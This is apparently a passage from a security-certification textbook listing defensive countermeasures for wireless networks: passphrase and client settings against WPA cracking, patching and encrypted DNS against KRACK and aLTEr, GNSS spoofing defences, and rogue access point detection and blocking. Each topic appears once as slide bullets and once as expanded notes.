- **Wireless signal security**: In wireless networks, the network and RF spectrum within the environment should be continuously monitored and managed to identify the threats and awareness capability. A wireless intrusion detection system (WIDS) analyzes and monitors the RF spectrum. Alarm generation helps detect unauthorized wireless devices that violate the security policies of the network. Activities such as increased bandwidth usage, RF interferences, and unknown rogue wireless APs might indicate a malicious intruder on the network. Continuous monitoring of the network is the only measure that can prevent such attacks and secure the network.

- **Connection security**: Per frame/packet authentication provides protection against MITM attacks. It prevents an attacker from sniffing data when two genuine users communicate with each other, thereby securing the connection.
- **Device security**: Both vulnerability and patch management are important components of the security infrastructure.
- **Data protection**: Encryption algorithms such as WPA3, WPA2, and AES can protect data.
- **Network protection**: Strong authentication ensures that only authorized users gain access to a network.
- **End-user protection**: Even if the attacker has associated with APs, personal firewalls installed on the end user systems on the WLAN prevents the attacker from accessing files.



Defense Against WPA/WPA2/WPA3 Cracking

Passphrases

- The only way to crack WPA is to sniff the **password PMK** associated with the "handshake" authentication process, and if this password is extremely complicated, it will be **almost impossible to crack**
- Select a **random passphrase** that is not made up of dictionary words
- Select a complex passphrase of a **minimum of 20 characters** in length and regularly change it
- Use diceware words or a password manager to secure passwords

Client Settings

- Use WPA2 with **AES/CCMP encryption** only
- Properly set the client settings (e.g., validate the server, specify **server address**, do not prompt for new servers, etc.)

Additional Controls

- Use **virtual-private-network** (VPN) technology, such as Remote Access VPN, Extranet VPN, and Intranet VPN
- Implement a **Network Access Control** (NAC) or **Network Access Protection** (NAP) solution for additional control over end-user connectivity

Defense Against WPA/WPA2/WPA3 Cracking

- **Passphrases**


  The only way to crack WPA is to sniff the PMK password associated with the "handshake" authentication process. If this password is extremely complicated, it will be almost impossible to crack. The following measures can be adopted to secure passwords.

  - Select a random passphrase that is not made up of dictionary words.
  - Select a complex passphrase of a minimum of 20 characters in length and change it at regular intervals.
  - Use diceware words or a password manager to secure passwords.

- **Client Settings**
  - Use WPA2 with AES/CCMP encryption only.
  - Set proper client settings (e.g., validate the server, specify server address, and do not prompt for new servers).
  - Regenerate keys for every new connection.

- **Additional Controls**
  - Ensure periodic updates to the firmware of wireless devices.
  - Use virtual-private-network (VPN) technologies such as remote access VPN, extranet VPN, and intranet VPN.
  - Implement protocols such as IPsec and SSL/TLS for secure communication

- Implement a network access control (NAC) or network access protection (NAP) solution for additional control over end-user connectivity



Defense Against KRACK and aLTEr Attacks

KRACK Attack

- Update all the routers and Wi-Fi devices with the **latest security patches**
- **Turn On auto updates** for all the wireless devices and patch the device firmware
- Avoid using public **Wi-Fi networks**
- Browse only secure websites, and **do not access sensitive resource** when your device is connected to an unprotected network
- If you own IoT devices, **audit the devices**, and do not connect to insecure Wi-Fi routers
- Always enable the **HTTPS Everywhere extension**
- Ensure to enable **two-factor authentication**

aLTEr Attack

- Encrypt **DNS queries** and only use trusted DNS resolvers
- Resolve DNS queries using the **HTTPS protocol**
- Access only those websites having **HTTPS connections**
- Use DNS over TLS or DTLS to provide encryption and **integrity-protection** to the DNS traffic
- Implement RFC 7858/RFC 8310 to prevent **DNS spoofing attacks**
- Add MAC to **user plane packets**
- Use **DNSCrypt** protocol to authenticate communication between a DNS client and DNS resolver
- Use mobile device tools such as **Zimperium** to detect phishing and other attacks from malicious sites

Defense Against KRACK Attacks

The following are some countermeasures to prevent KRACK attacks.

- Update all the routers and Wi-Fi devices with the latest security patches.
- Turn on auto updates for all the wireless devices and patch the device firmware.
- Avoid using public Wi-Fi networks.
- Browse only secured websites and do not access sensitive resources when the device is connected to an unprotected network.
- If there are IoT devices, audit the devices and do not connect to insecure Wi-Fi routers.
- Always enable the HTTPS Everywhere extension.
- Enable two-factor authentication.
- Use a VPN to secure information in transit.
- Always use the Wi-Fi Protected Access 3 (WPA3) security protocol for wireless networks.
- Disable fast roaming and the repeater mode in wireless devices to improve the mitigation of KRACK attacks.
- Employ the EAPOL-key replay counter to ensure that the AP recognizes only the latest counter value.
- Use a backup wired connection (Ethernet) or mobile data immediately when a vulnerability to KRACK attacks is detected.
- Employ alternative third-party routers instead of ISP-provided routers if they do not provide sufficient security patches.

Defense Against aLTEr Attacks


The foremost recommended method to defend a network from aLTEr attacks is to encrypt DNS queries with proper security standards. To implement this measure, Cisco, in collaboration with Apple, developed an app named "Cisco Security Connectors" that prevents clients from entering unintended websites. This app encrypts DNS queries and loads them into the Cisco Umbrella (intelligence block) for further validation. It protects the network from hijacking at the IP level as well as the DNS level. The following countermeasures can be adopted to defend against aLTEr attacks.

- Encrypt DNS queries and use only trusted DNS resolvers.
- Resolve DNS queries using the HTTPS protocol.
- Access only websites having HTTPS connections.
- Use DNS over the Transport Layer Security (TLS) or DNS over datagram TLS (DTLS) to encrypt the DNS traffic and for integrity protection.
- Implement RFC 7858/RFC 8310 to prevent DNS spoofing attacks. It can also increase the encryption and intelligent policies for name resolution.
- Add a message authentication code (MAC) to user plane packets.
- Use the DNSCrypt protocol to authenticate communication between a DNS client and a DNS resolver.
- Use mobile device tools such as Zimperium to detect phishing and other attacks from malicious sites.
- Use correct HTTPS parameters, such as HSTS, to avoid being redirected to a malicious website.
- Use a virtual network tunnel with integrity protection and endpoint authentication.
- Employ 5G network connections to prevent aLTEr attacks.

Defense Against GNSS Spoofing

The following are the countermeasures to detect and defend against GNSS spoofing:

- Deploy defensive methods while processing signals. Although signals in GNSS at the receiver-end system are processed in several stages, false signals can be monitored and detected by their absolute signal power, signal Doppler effect, signal peaks, and clock bias.
- Deploy GNSS cryptographic methods such as spreading code encryption (SCE), navigation message authentication/encryption (NMA/NME), and TESLA to prevent the regeneration of the attacker's faulty code.
- Correlate the GNSS timing with other timing sources such as inertial measurement units (IMUs) that verify GNSS data.
- Deploy defensive devices such as antennae and radio spectra against software attacks.
- Deploy spatial-based processing with space-time adaptive processing (STAP), which assists in preventing interference and multipath replicas.



Detection and Blocking of Rogue APs

Detection of Rogue APs

- **RF Scanning**
  - Re-purposed APs that perform only packet capturing and analysis (RF sensors) are plugged in all over the wired network to detect and warn the WLAN administrator about any wireless devices operating in the area
- **AP Scanning**
  - APs that can detect neighboring APs operating in close proximity will expose the data through its MIBS and web interface
- **Wired Side Inputs**
  - A network management software uses this technique to detect rogue APs; this software detects devices connected in the LAN, including Telnet, SNMP, and Cisco discovery protocol (CDP), using multiple protocols

Blocking of Rogue APs

- Deny wireless services to new clients by launching a **denial-of-service attack** (DoS) on the rogue AP
- **Block the switch port** to which an AP is connected or manually locate the AP, and physically pull it off the LAN

Detection and Blocking of Rogue APs

- **Detection of Rogue APs**
  - **RF scanning**: Re-purposed APs that perform only packet capturing and analysis (RF sensors) are plugged in all over the wired network to detect and warn the WLAN administrator about any wireless devices operating in the area.
  - **AP scanning**: APs that have the functionality of detecting neighboring APs will expose the data through its MIBS and web interface.
  - **Wired side inputs**: Network management software uses this technique to detect rogue APs. This software detects devices connected in the LAN, including Telnet, SNMP, and Cisco Discovery Protocol (CDP), using multiple protocols.
- **Blocking of Rogue APs**
  - Deny wireless service to new clients by launching a denial-of-service (DoS) attack on the rogue AP.
  - Block the switch port to which the AP is connected or manually locate the AP and physically remove it from the LAN.

